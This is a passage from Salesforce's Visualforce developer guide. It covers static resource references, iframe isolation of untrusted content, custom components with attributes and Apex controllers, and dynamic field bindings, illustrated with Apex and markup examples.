- To reference a file in an archive, use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

  ```
  <apex:image url="{!URLFOR($Resource.TestZip,
                    'images/Bluehills.jpg')}" width="50" height="50"/>
  ```

  or

  ```
  <apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}"/>
  ```

- You can use relative paths in files in static resource archives to refer to other content within the archive. For example, in your CSS file, named `styles.css`, you have the following style:

  ```
  table { background-image: url('img/testimage.gif') }
  ```

  When you use that CSS in a Visualforce page, you need to make sure the CSS file can find the image. To do that, create an archive (such as a zip file) that includes `styles.css` and `img/testimage.gif`. Make sure that the path structure is preserved in the archive. Then upload the archive file as a static resource named "style_resources". Then, in your page, add the following component:

  ```
  <apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}"/>
  ```

  Since the static resource contains both the style sheet and the image, the relative path in the style sheet resolves and the image is displayed.

- Through a custom controller, you can dynamically refer to the contents of a static resource using the `<apex:variable>` tag. First, create the custom controller:

  ```
  global class MyController {
      public String getImageName() {
          return 'Picture.gif';//this is the name of the image
      }
  }
  ```

  Then, refer to the `getImageName` method in your `<apex:variable>` tag:

  ```
  <apex:page renderAs="pdf" controller="MyController">
      <apex:variable var="imageVar" value="{!imageName}"/>
      <apex:image url="{!URLFOR($Resource.myZipFile, imageVar)}"/>
  </apex:page>
  ```

  If the name of the image changes in the zip file, you can just change the returned value in `getImageName`.

Referencing Untrusted Third-Party Content with iframes

It's a good idea to isolate static resources downloaded from an untrusted source. You can use an iframe to separate third-party content from your Visualforce page to provide an extra layer of security and help you protect your assets.

To reference a static HTML file on a separate domain, use `$IFrameResource.`***`<resource_name>`*** as a merge field, where *`resource_name`* is the name you specified when you uploaded the resource. For example:

```
<apex:iframe src="{!$IFrameResource.TestHtml}" id ="theiframe" width="500" height="500"/>
```

The iframe tag injects JavaScript into both the parent document and the child iframe to establish a secure communication between the two elements. The parent document can have multiple iframes. Each uniquely named static resource lives in its own subdomain of `force-user-content.com`.

Access to an iframe is not authenticated, so any third-party content it contains can't access a user's session ID.

Communicating with the iframe in the Parent Document

You can write JavaScript code in the parent document to communicate with the iframe.

- To send a message to theiframe:

```
SfdcApp.iframe.sendMessage('theiframe', {
    key1: value1,
    key2: value2
});
```

- To receive messages from theiframe:

```
SfdcApp.iframe.addMessageHandler('theiframe', function(data) {
    if(data.key1) {
        …
    }
});
```

- To catch an error from theiframe:

```
SfdcApp.iframe.addErrorHandler('theiframe', function(error) {
    console.log(error);
});
```

Communicating with the Parent Document in the iframe

You can also communicate the other way from the iframe document.

- To send a message to the parent document:

```
LCC.onlineSupport.sendMessage('containerUserMessage', {
    key1: value1,
    key2: value2
});
```

- To set up a handler to receive messages from the parent document:

```
LCC.onlineSupport.addMessageHandler(function(message) {
    if(data.key1) {
        …
    }
});
```

To remove this handler:

```
LCC.onlineSupport.removeMessageHandler(function)
```

- To set up a handler for message errors from the parent document:

  ```
  LCC.onlineSupport.addMessageErrorHandler(function(message) {
      if(data.key1) {
          …
      }
  });
  ```

  To remove this handler:

  ```
  LCC.onlineSupport.removeMessageErrorHandler(function)
  ```

- To set up a handler for other types of errors:

  ```
  LCC.onlineSupport.addErrorHandler(function(message) {
      if(data.key1) {
          …
      }
  });
  ```

  To remove this handler:

  ```
  LCC.onlineSupport.removeErrorHandler(function)
  ```

CHAPTER 11 Creating and Using Custom Components

Salesforce provides a library of standard, pre-built components, such as `<apex:relatedList>` and `<apex:dataTable>`, that can be used to develop Visualforce pages. In addition, you can build your own custom components to augment this library. This chapter provides an overview of custom components and how to create them:

- What are Custom Components?
- Custom Component Markup
- Using Custom Components in a Visualforce Page
- Custom Component Attributes
- Custom Component Controllers
- Defining Custom Components

What are Custom Components?

Similar to the way you can encapsulate a piece of code in a method and then reuse that method several times in a program, you can encapsulate a common design pattern in a custom component and then reuse that component several times in one or more Visualforce pages.

For example, suppose you want to create a photo album using Visualforce pages. Each photo in the album has its own border color, and a text caption that displays beneath it. Rather than repeating the Visualforce markup required for displaying every photo in the album, you can define a custom component named `singlePhoto` that has attributes for image, border color, and caption, and then uses those attributes to display the image on the page. Once defined, every Visualforce page in your organization can leverage the `singlePhoto` custom component in the same way as a page can leverage standard components such as `<apex:dataTable>` or `<apex:relatedList>`.

Unlike page templates, which also enable developers to reuse markup, custom components provide more power and flexibility because:

- Custom components allow developers to define attributes that can be passed in to each component. The value of an attribute can then change the way the markup is displayed on the final page, and the controller-based logic that executes for that instance of the component. This behavior differs from that of templates, which do not have a way of passing information from the page that uses a template to the template's definition itself.
- Custom component descriptions are displayed in the application's component reference dialog alongside standard component descriptions. Template descriptions, on the other hand, can only be referenced through the Setup area of Salesforce because they are defined as pages.

SEE ALSO:

Defining Custom Components

Using Custom Components in a Visualforce Page

Defining Custom Components

To define a custom component for use in a Visualforce page:

1. In Salesforce from Setup, enter *`Components`* in the `Quick Find` box, then select **Visualforce Components**.
2. Click **New**.
3. In the `Label` text box, enter the text that should be used to identify the custom component in Setup tools.
4. In the `Name` text box, enter the text that should identify this custom component in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
5. In the `Description` text box, enter a text description of the custom component. This description appears in the component reference with other standard component descriptions as soon as you click **Save**.
6. In the `Body` text box, enter Visualforce markup for the custom component definition. A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
7. Click **Version Settings** to specify the version of Visualforce and the API used with this component. You can also specify versions for any managed packages installed in your organization.
8. Click **Save** to save your changes and view the custom component's detail screen, or click **Quick Save** to save your changes and continue editing your component. Your Visualforce markup must be valid before you can save your component.

> Note: You can also create a custom component in Visualforce development mode by adding a reference to a custom component that does not yet exist to Visualforce page markup. After saving the markup, a quick fix link appears that allows you to create a new component definition (including any specified attributes) based on the name that you provided for the component.
>
> For example, if you haven't yet defined a custom component named `myNewComponent` and insert `<c:myNewComponent myNewAttribute="foo"/>` into existing page markup, after clicking **Save** a quick fix allows you to define a new custom component named `myNewComponent` with the following default definition:
>
> ```
> <apex:component>
>   <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
>   <!-- Begin Default Content REMOVE THIS -->
>   <h1>Congratulations</h1>
>   This is your new Component: mynewcomponent
>   <!-- End Default Content REMOVE THIS -->
> </apex:component>
> ```
>
> You can modify this definition from Setup by entering *`Components`* in the `Quick Find` box, then selecting **Visualforce Components**, and then clicking **Edit** next to the myNewComponent custom component.

Once your component has been created, you can view it at `http://`*`yourSalesforceOrgURL`*`/apexcomponent/`*`nameOfNewComponent`*, where *`yourSalesforceOrgURL`* is the URL used to access your Salesforce org (for example, *`MyDomain_login_URL`*) and the value of *`nameOfNewComponent`* is the value of the `Name` field on the custom component definition.

The component is displayed as if it's a Visualforce page. Consequently, if your component relies on attributes or on the content of the component tag's body, this URL may generate results that you don't expect. To more accurately test a custom component, add it to a Visualforce page and then view the page.

Custom Component Markup

All markup for a custom component is defined within an `<apex:component>` tag. This tag must be the top-level tag in a custom component definition. For example:

```
<apex:component>
    <b>
        <apex:outputText value="This is my custom component."/>
    </b>
</apex:component>
```

Notice that the markup can be a combination of Visualforce and HTML tags, just like other Visualforce pages.

For a more complex example, you could use a custom component to create a form that is used across multiple Visualforce pages. Create a new custom component named `recordDisplay` and copy the following code:

```
<apex:component>
    <apex:attribute name="record" description="The type of record we are viewing."
                    type="Object" required="true"/>

    <apex:pageBlock title="Viewing {!record}">
        <apex:detail />
    </apex:pageBlock>
</apex:component>
```

Next, create a page called `displayRecords` and use the following code:

```
<apex:page >
  <c:recordDisplay record="Account" />
</apex:page>
```

For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if `001D000000IRt53` is the account ID, the resulting URL should be:

```
https://MyDomain_login_URL/apex/displayRecords?id=001D000000IRt53
```

You should see a page with details about the account you passed in as an ID.

Now, replace the code in `displayRecords` with the following sample:

```
<apex:page>
  <c:recordDisplay record="Contact" />
</apex:page>
```

Again, pass in the ID of a contact before refreshing the page. You should see the page display information about your Contact.

Custom Component Attributes contains more information on using the `<apex:attribute>` component.

Using Custom Components in a Visualforce Page

The body of an `<apex:component>` tag is the markup that is added to a standard Visualforce page whenever the component is included. For example, the following Visualforce page uses the component defined in Custom Component Markup on page 158 (in this example, the component was saved with the name `myComponent`):

```
<apex:page standardController="Account">
   This is my <i>page</i>. <br/>
```

```
    <c:myComponent/>
</apex:page>
```

It results in the following output:

```
This is my page.
This is my custom component.
```

To use a custom component in a Visualforce page you must prefix the component's name with the namespace in which the component was defined. For example, if a component named `myComponent` is defined in a namespace called `myNS`, the component can be referenced in a Visualforce page as `<myNS:myComponent>`.

For ease of use, a component that is defined in the same namespace as an associated page can also use the `c` namespace prefix. Consequently, if the page and component from the sample above are defined in the same namespace, you can reference the component as `<c:myComponent>`.

If you want to insert content into a custom component, use the `<apex:componentBody>` tag.

Similar to standard components, when a custom component is updated or edited, the Visualforce page that references it is also updated.

SEE ALSO:

What are Custom Components?

Defining Custom Components

Managing Version Settings for Custom Components

To set the Salesforce API and Visualforce version for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.

   Note: You can only modify the version settings for a page or custom component on the Version Settings tab when editing the page or component in Setup.

2. Select the `Version` of the Salesforce API. This is also the version of Visualforce used with the page or component.
3. Click **Save**.

SEE ALSO:

How is Visualforce Versioned?

Managing Package Version Settings for Visualforce Pages and Components

Custom Component Attributes

Apart from standard Visualforce markup, the body of an `<apex:component>` tag can also specify the attributes that can be passed in to the custom component when it's used in a Visualforce page. The values of such attributes can then be used directly in the component, or within the component's controller, if applicable. They can't, however, be used in the constructor of the component's controller.

Attributes are defined with the `<apex:attribute>` tag. For example, the following custom component definition specifies two required attributes named `value` and `textColor`. Values for these attributes are referenced in the custom component definition using standard `{! }` Visualforce expression language syntax:

```
<apex:component>
    <!-- Attribute Definitions -->
    <apex:attribute name="myValue" description="This is the value for the component."
                    type="String" required="true"/>
    <apex:attribute name="textColor" description="This is color for the text."
                    type="String" required="true"/>

    <!-- Component Definition -->
    <h1 style="color:{!textColor};">
        <apex:outputText value="{!myValue}"/>
    </h1>
</apex:component>
```

Use this component in a Visualforce page with the following markup:

```
<c:myComponent myValue="My value" textColor="red"/>
```

An `<apex:attribute>` tag requires values for the `name`, `description`, and `type` attributes:

- The `name` attribute defines how the custom attribute can be referenced in Visualforce pages. The name must be unique across components and is case insensitive. For example, if two attributes are named `"Model"` and `"model"`, the package treats them the same, potentially causing unexpected behavior.
- The `description` attribute defines the help text for the attribute that appears in the component reference library once the custom component has been saved. The custom component is listed in the reference library with the standard components that are also available.
- The `type` attribute defines the Apex data type of the attribute. Only the following data types are allowed as values for the `type` attribute:
  - Primitives, such as String, Integer, or Boolean.
  - sObjects, such as Account, My_Custom_Object__c, or the generic sObject type.
  - One-dimensional lists, specified using array-notation, such as String[], or Contact[].
  - Maps, specified using `type="map"`. You don't need to specify the map's specific data type.
  - Custom Apex classes.

For information on additional `<apex:attribute>` attributes, see `apex:attribute` on page 421.

Default Custom Component Attributes

Two attributes are always generated for custom components. These attributes don't need to be included in your component definition:

`id`

An identifier that allows the custom component to be referenced by other components in the page. If not specified, a unique identifier is generated automatically.

`rendered`

A Boolean value that specifies whether the custom component is rendered on the page. If not specified, this value defaults to true.

SEE ALSO:

Best Practices for Accessing Component IDs

Custom Component Controllers

Similar to standard Visualforce pages, custom components can be associated with a controller written in Apex. This association is made by setting the `controller` attribute on the component to your custom controller. You can use the controller to perform additional logic before returning the component's markup to the associated page.

Accessing Custom Component Attributes in a Controller

To access the value of a custom component attribute in an associated custom component controller:

1. Define a property in the custom component controller to store the value of the attribute.
2. Define a getter and setter method for the property. For example:

```
public class myComponentController {

  public String controllerValue;

  public void setControllerValue (String s) {
    controllerValue = s.toUpperCase();
  }

  public String getControllerValue() {
    return controllerValue;
  }
}
```

   Notice that the setter modifies the value.

3. In the `<apex:attribute>` tag in your component definition, use the `assignTo` attribute to bind the attribute to the class variable you just defined. For example:


```
<apex:component controller="myComponentController">
  <apex:attribute name="componentValue" description="Attribute on the component."
                  type="String" required="required" assignTo="{!controllerValue}"/>
    <apex:pageBlock title="My Custom Component">
      <p>
        <code>componentValue</code> is "{!componentValue}"
        <br/>
        <code>controllerValue</code> is "{!controllerValue}"
      </p>
    </apex:pageBlock>
    Notice that the controllerValue has been upper cased using an Apex method.
</apex:component>
```

   Note that when using the `assignTo` attribute, getter and setter methods, or a property with `get` and `set` values, must be defined.

4. Add the component to a page. For example,

```
<apex:page>
  <c:simpleComponent componentValue="Hi there, {!$User.FirstName}"/>
</apex:page>
```

The output of the page will look something like the following:



componentValue is "Hi there, Vincent"
controllerValue is "HI THERE, VINCENT"

Notice that the Apex controller method changes `controllerValue` so that it is displayed with uppercase characters.

CHAPTER 12 Dynamic Visualforce Bindings

Dynamic Visualforce bindings are a way of writing generic Visualforce pages that display information about records without necessarily knowing which fields to show. In other words, fields on the page are determined at run time, rather than compile time. This allows a developer to design a single page that renders differently for various audiences, based on their permissions or preferences. Dynamic bindings are useful for Visualforce pages included in managed packages since they allow for the presentation of data specific to each subscriber with very little coding.

Dynamic Visualforce binding is supported for standard and custom objects. Dynamic bindings take the following general form:

```
reference[expression]
```

where

- `reference` evaluates to either an sObject, an Apex class, or a global variable
- `expression` evaluates to a string that is the name of a field, or a related object. If a related object is returned, it can be used to recursively select fields or further related objects.

Dynamic bindings can be used anywhere formula expressions are valid. Use them on a page like this:

```
{!reference[expression]}
```

Optionally, you can add a `fieldname` to the end of the whole dynamic expression. If the dynamic expression resolves to an sObject, the `fieldname` refers to a specific field on that object. If your `reference` is an Apex class, the field must be `public` or `global`. For example:

```
{!myContact['Account'][fieldname]}
```

Your dynamic Visualforce pages should be designed to use a standard controller for the object on your page, and implement any further customization through a controller extension.

You can use the Apex `Schema.SobjectType` methods to get information for your dynamic references, in particular those that access the fields of an object. For example, `Schema.SobjectType.Account.fields.getMap()` returns a Map of the names of the Account fields in a format that your Apex controllers and extensions can understand.

Important: Static references are checked for validity when you save a page, and an invalid reference will prevent you from saving it. Dynamic references, by their nature, can only be checked at run time, and if your page contains a dynamic reference that is invalid when the page is viewed, the page fails. It's possible to create references to custom fields or global variables which are valid, but if that field or global value is later deleted, the page will fail when it is next viewed.

Defining Relationships

Both `reference` and `expression` can be complex expressions, such as those that evaluate to object relationships. For example, suppose that an object called Object1__c has a relationship to another object called Object2__c. The name of the relationship between these two objects is called Relationship__r.

If Object2__c has a field called `myField`, then the following dynamically-cast lookups all return a reference to the same field:

- Object1__c.Object2__c['myField']
- Object1__c['Object2__c.myField']
- Object1__c['Object2__c']['myField']
- Object1__c.Relationship__r[myField]
- Object1__c[Relationship__r.myField]
- Object1__c[Relationship__r][myField]

SEE ALSO:

Dynamic References to Global Variables

Global Variables

Using Dynamic References with Standard Objects

Use dynamic Visualforce bindings to construct simple, reusable pages with a known set of fields you want to access. This approach has the advantage of easily customizing which fields are pertinent for a user to work with.

The next two examples are deliberately simple for instructional purposes. See Using Dynamic References for a User-Customizable Page for a more advanced example that makes fuller use of dynamic Visualforce.

A Simple Dynamic Form

The following example demonstrates the simplest way to construct a Visualforce page that uses dynamic references.

First, create a controller extension that provides a “dynamic” list of fields to display:

```
public class DynamicAccountFieldsLister {

    public DynamicAccountFieldsLister(ApexPages.StandardController controller) {
        controller.addFields(editableFields);
    }

    public List<String> editableFields {
        get {
            if (editableFields == null) {
                editableFields = new List<String>();
                editableFields.add('Industry');
                editableFields.add('AnnualRevenue');
                editableFields.add('BillingCity');
            }
            return editableFields ;
        }
        private set;
    }
}
```

Next, create a page called `DynamicAccountEditor` that uses the above controller extension:

```
<apex:page standardController="Account"
           extensions="DynamicAccountFieldsLister">

    <apex:pageMessages /><br/>
    <apex:form>
        <apex:pageBlock title="Edit Account" mode="edit">
            <apex:pageBlockSection columns="1">
                <apex:inputField value="{!Account.Name}"/>
                <apex:repeat value="{!editableFields}" var="f">
                    <apex:inputField value="{!Account[f]}"/>
                </apex:repeat>
           </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>

</apex:page>
```

Notice what's going on in this sample:

- The `DynamicAccountFieldsLister` controller extension creates a list of strings called `editableFields`. Each string maps to a field name in the Account object.
- The `editableFields` list is hard-coded, but you can determine them from a query or calculation, read them from a custom setting, or otherwise providing a more dynamic experience. This is what makes dynamic references powerful.
- `DynamicAccountEditor` markup uses an `<apex:repeat>` tag to loop through the strings returned by `editableFields`.
- The `<apex:inputField>` tag displays each field in `editableFields` by referencing the `f` iteration element, which represents the name of a field on Account. The dynamic reference `{!Account[f]}` actually displays the value on the page.

Ensuring that Fields in Dynamic References are Loaded by a Standard Controller

Visualforce automatically optimizes the SOQL query performed by a page's `StandardController` (or `StandardSetController`), loading only the fields which are actually used on a page. When you create a Visualforce page with static references to objects and fields, the fields and objects can be known in advance. When the page is saved, Visualforce is able to determine and save which objects and fields need to be added to the SOQL query that the `StandardController` will perform later, when the page is requested.

Dynamic references are evaluated at runtime, *after* the SOQL query is run by the `StandardController`. If a field is only used via a dynamic reference, it won't be automatically loaded. When that dynamic reference is later evaluated, it will resolve to data which is missing, the result of which is a SOQL error. You must provide some extra information to the controller, so that it knows what fields and related objects to load.

You can add any number of additional fields to a `StandardController` query, by using the `addFields()` method on the page controller to pass in the list of additional fields to load. In the prior example, this is done in the controller extension's constructor:

```
    public DynamicAccountFieldsLister(ApexPages.StandardController controller) {
        controller.addFields(editableFields);
    }
```

The constructor uses the same property that the page markup does, `editableFields`, to add more fields to the controller's list of fields to load.

This works well for pages when the complete list of fields to load can be known when the controller extension is instantiated. If the list of fields can't be determined until later in the request processing, you can call `reset()` on the controller and then add the fields. This will cause the controller to send the revised query. Using Dynamic References for a User-Customizable Page provides an example of this technique.

Note: Adding fields to a controller is only required if you're using the default query for a StandardController or StandardSetController. If your controller or controller extension performs its own SOQL query, using addFields() is unnecessary and has no effect.

For more information on these methods, see the StandardController documentation.

Dynamic References to Related Objects

This example creates a Visualforce page for a case record, with certain fields that are editable. Some of the fields displayed are from a related object, showing how you can use dynamic references to traverse relationships.


First, create an Apex controller extension called DynamicCaseLoader:

```
public class DynamicCaseLoader {

    public final Case caseDetails { get; private set; }

    // SOQL query loads the case, with Case fields and related Contact fields
    public DynamicCaseLoader(ApexPages.StandardController controller) {
        String qid = ApexPages.currentPage().getParameters().get('id');
        String theQuery = 'SELECT Id, ' + joinList(caseFieldList, ', ') +
                          ' FROM Case WHERE Id = :qid';
        this.caseDetails = Database.query(theQuery);
    }

    // A list of fields to show on the Visualforce page
    public List<String> caseFieldList {
        get {
            if (caseFieldList == null) {
                caseFieldList = new List<String>();
                caseFieldList.add('CaseNumber');
                caseFieldList.add('Origin');
                caseFieldList.add('Status');
                caseFieldList.add('Contact.Name');  // related field
                caseFieldList.add('Contact.Email'); // related field
                caseFieldList.add('Contact.Phone'); // related field
            }
            return caseFieldList;
        }
        private set;
    }

    // Join an Apex list of fields into a SELECT fields list string
    private static String joinList(List<String> theList, String separator) {

        if (theList == null) {
            return null;
        }
        if (separator == null) {
            separator = '';
        }

        String joined = '';
        Boolean firstItem = true;
        for (String item : theList) {
            if(null != item) {
                if(firstItem){
                    firstItem = false;
                }
                else {
                    joined += separator;
                }
                joined += item;
            }
        }
        return joined;
    }
}
```

The corresponding page, `DynamicCaseEditor`, uses this extension to retrieve information about a particular case and its associated contact:

```
<apex:page standardController="Case" extensions="DynamicCaseLoader">
    <br/>
    <apex:form >
        <apex:repeat value="{!caseFieldList}" var="cf">
            <h2>{!cf}</h2>
            <br/>
            <!-- The only editable information should be contact information -->
            <apex:inputText value="{!caseDetails[cf]}"
                rendered="{!IF(contains(cf, "Contact"), true, false)}"/>
            <apex:outputText value="{!caseDetails[cf]}"
                rendered="{!IF(contains(cf, "Contact"), false, true)}"/>
            <br/><br/>
        </apex:repeat>
    </apex:form>
</apex:page>
```

Access this page with the ID of a valid case record specified as the `id` query parameter. For example, `https://MyDomain_login_URL/apex/DynamicCaseEditor?id=500D0000003ZtPy`. Your page will display a form similar to this one:



Contact.Name
Jon Amos

Contact.Email
info@salesforce.com

Contact.Phone
(905) 555-1212

CaseNumber
00001000

Origin
Phone

Status
Escalated

There are a number of things to note about this example:

- In the controller extension, the constructor performs its own SOQL query for the object to display. Here it's because the page's `StandardController` doesn't load related fields by default, but there are many different use cases for needing a customized SOQL query. The query result is made available to the page through the property `caseFieldList`. There's no requirement to perform the query in the constructor—it can just as easily be in the property's `get` method.
- The SOQL query specifies the fields to load, so it's not necessary to use `addFields()` which was needed in A Simple Dynamic Form.
- The SOQL query is constructed at run time. A utility method converts the list of field names into a string suitable for use in a SOQL `SELECT` statement.
- In the markup, the form fields are displayed by iterating through the field names using `<apex:repeat>`, and using the field name variable `cf` in a dynamic reference to get the field value. Each field is potentially written by *two* components—`<apex:outputText>` and `<apex:inputText>`. The render attribute on these tags controls which of the two actually displays: if the field name contains the string "Contact," then the information is rendered in an `<apex:inputText>` tag, and if it doesn't, it's rendered in an `<apex:outputText>`.

Using Dynamic References for a User-Customizable Page

The full potential of Visualforce dynamic bindings is in building pages without knowing which fields are available on an object. The following example demonstrates this capability with a list of accounts that can be customized without knowing *any* of the fields on the Account object, except for the `Name` field required on all objects. This is made possible by using the `Schema.SobjectType.Account.fields.getMap()` to retrieve the list of fields that exist on the object, and Visualforce dynamic references.

The functionality provided by this example is simple. The main list view initially displays only the account name, but a **Customize List** button allows the user to select which fields they'd like to add to the list. When they save their preferences, they return to the list view and will see a dynamically generated Visualforce page that presents those fields in additional columns.

Note: You can also build a page without knowing the fields using dynamic references with Field Sets on page 179.

First, create a controller extension called `DynamicCustomizableListHandler`:

```
public class DynamicCustomizableListHandler {

    // Resources we need to hold on to across requests
    private ApexPages.StandardSetController controller;
    private PageReference savePage;

    // This is the state for the list "app"
    private Set<String> unSelectedNames = new Set<String>();
    private Set<String> selectedNames = new Set<String>();
    private Set<String> inaccessibleNames = new Set<String>();

    public DynamicCustomizableListHandler(ApexPages.StandardSetController controller) {
        this.controller = controller;
        loadFieldsWithVisibility();
    }

    // Initial load of the fields lists
    private void loadFieldsWithVisibility() {
        Map<String, Schema.SobjectField> fields =
            Schema.SobjectType.Account.fields.getMap();
        for (String s : fields.keySet()) {
            if (s != 'Name') {  // name is always displayed
```

```
                unSelectedNames.add(s);
            }
            if (!fields.get(s).getDescribe().isAccessible()) {
                inaccessibleNames.add(s);
            }
        }
    }

    // The fields to show in the list
    // This is what we generate the dynamic references from
    public List<String> getDisplayFields() {
        List<String> displayFields = new List<String>(selectedNames);
        displayFields.sort();
        return displayFields;
    }

    // Nav: go to customize screen
    public PageReference customize() {
        savePage = ApexPages.currentPage();
        return Page.CustomizeDynamicList;
    }

    // Nav: return to list view
    public PageReference show() {
        // This forces a re-query with the new fields list
        controller.reset();
        controller.addFields(getDisplayFields());
        return savePage;
    }

    // Create the select options for the two select lists on the page
    public List<SelectOption> getSelectedOptions() {
        return selectOptionsFromSet(selectedNames);
    }
    public List<SelectOption> getUnSelectedOptions() {
        return selectOptionsFromSet(unSelectedNames);
    }

    private List<SelectOption> selectOptionsFromSet(Set<String> opts) {
        List<String> optionsList = new List<String>(opts);
        optionsList.sort();
        List<SelectOption> options = new List<SelectOption>();
        for (String s : optionsList) {
            options.add(new
                SelectOption(s, decorateName(s), inaccessibleNames.contains(s)));
        }
        return options;
    }

    private String decorateName(String s) {
        return inaccessibleNames.contains(s) ? '*' + s : s;
    }

    // These properties receive the customization form postback data
    // Each time the [<<] or [>>] button is clicked, these get the contents
    // of the respective selection lists from the form
    public transient List<String> selected   { get; set; }
    public transient List<String> unselected { get; set; }

    // Handle the actual button clicks. Page gets updated via a
    // rerender on the form
    public void doAdd() {
        moveFields(selected, selectedNames, unSelectedNames);
    }
    public void doRemove() {
        moveFields(unselected, unSelectedNames, selectedNames);
    }

    private void moveFields(List<String> items,
            Set<String> moveTo, Set<String> removeFrom) {
        for (String s: items) {
            if( ! inaccessibleNames.contains(s)) {
                moveTo.add(s);
                removeFrom.remove(s);
            }
        }
    }
}
```

Note: When you save the class, you may be prompted about a missing Visualforce page. This is because of the page reference in the `customize()` method. Click the "quick fix" link to create the page—Visualforce markup from a later block of code will be pasted into it.

Some things to note about this class:

- The standard controller methods `addFields()` and `reset()` are used in the `show()` method, which is the method that returns back to the list view. They are necessary because the list of fields to display may have changed, and so the query that loads data for display needs to be re-executed.
- Two action methods, `customize()` and `show()`, navigate from the list view to the customization form and back again.
- Everything after the navigation action methods deals with the customization form. These methods are broadly broken into two groups, noted in the comments. The first group provides the `List<SelectOption>` lists used by the customization form, and the second group handles the two buttons that move items from one list to the other.

Now, create a Visualforce page called `DynamicCustomizableList` with the following markup:

```
<apex:page standardController="Account" recordSetVar="accountList"
           extensions="DynamicCustomizableListHandler">
    <br/>
    <apex:form >

    <!-- View selection widget, uses StandardController methods -->
    <apex:pageBlock>
        <apex:outputLabel value="Select Accounts View: " for="viewsList"/>
        <apex:selectList id="viewsList" size="1" value="{!filterId}">
            <apex:actionSupport event="onchange" rerender="theTable"/>
            <apex:selectOptions value="{!listViewOptions}"/>
        </apex:selectList>
    </apex:pageblock>
    <!-- This list of accounts has customizable columns -->
    <apex:pageBlock title="Accounts" mode="edit">
        <apex:pageMessages />
        <apex:panelGroup id="theTable">
            <apex:pageBlockTable value="{!accountList}" var="acct">
                <apex:column value="{!acct.Name}"/>
                <!-- This is the dynamic reference part -->
                <apex:repeat value="{!displayFields}" var="f">
                    <apex:column value="{!acct[f]}"/>
                </apex:repeat>
            </apex:pageBlockTable>
        </apex:panelGroup>
    </apex:pageBlock>

    <br/>
    <apex:commandButton value="Customize List" action="{!customize}"/>

    </apex:form>
</apex:page>
```

This page presents a list of accounts in your organization. The `<apex:pageBlock>` at the top provides a standard drop-down list of the views defined for accounts, the same views users see on standard Salesforce account pages. This view widget uses methods provided by the `StandardSetController`.

The second `<apex:pageBlock>` holds a `<apex:pageBlockTable>` that has columns added in a `<apex:repeat>`. All columns in the repeat component use a dynamic reference to account fields, `{!acct[f]}`, to display the user's custom-selected fields.

The last piece to this mini app is the customization form. Create a page called `CustomizeDynamicList`. You may have already created this page, when creating the controller extension. Paste in the following:

```
<apex:page standardController="Account" recordSetVar="ignored"
           extensions="DynamicCustomizableListHandler">
    <br/>
    <apex:form >

    <apex:pageBlock title="Select Fields to Display" id="selectionBlock">
        <apex:pageMessages />
        <apex:panelGrid columns="3">
            <apex:selectList id="unselected_list" required="false"
                value="{!selected}" multiselect="true" size="20" style="width:250px">
                <apex:selectOptions value="{!unSelectedOptions}"/>
            </apex:selectList>
            <apex:panelGroup >
                <apex:commandButton value=">>"
                    action="{!doAdd}" rerender="selectionBlock"/>
                <br/>
                <apex:commandButton value="<<"
                    action="{!doRemove}" rerender="selectionBlock"/>
            </apex:panelGroup>
            <apex:selectList id="selected_list" required="false"
                value="{!unselected}" multiselect="true" size="20" style="width:250px">
                <apex:selectOptions value="{!selectedOptions}"/>
            </apex:selectList>
        </apex:panelGrid>
        <em>Note: Fields marked <strong>*</strong> are inaccessible to your account</em>
    </apex:pageBlock>

    <br/>
    <apex:commandButton value="Show These Fields" action="{!show}"/>

    </apex:form>

</apex:page>
```


This simple preferences page presents two lists, and the user moves fields from the list of available fields on the left to the list of fields to display on the right. Clicking **Show These Fields** returns to the list itself.

Here are a few things to note about this markup:

- This page uses the same standard controller as the list view, even though no accounts are being displayed. This is required to maintain the view state, which contains the list of fields to display. If this form saved the user's preferences to something permanent, like a custom setting, this wouldn't be necessary.
- The first list is populated by a call to the `getUnSelectedOptions()` method, and when the form is submitted (via either of the two `<apex:commandButton>` components), the values in the list *that are selected at time of form submission* are saved into the `selected` property. Corresponding code handles the other list.
- These "delta" lists of fields to move are processed by the `doAdd()` or `doRemove()` method, depending on which button was clicked.

When you assemble the controller extension and these pages, and navigate to `/apex/DynamicCustomizableList` in your organization, you'll see a sequence similar to the following:

1. View the customizable list in the default state, with only the account name field displayed.



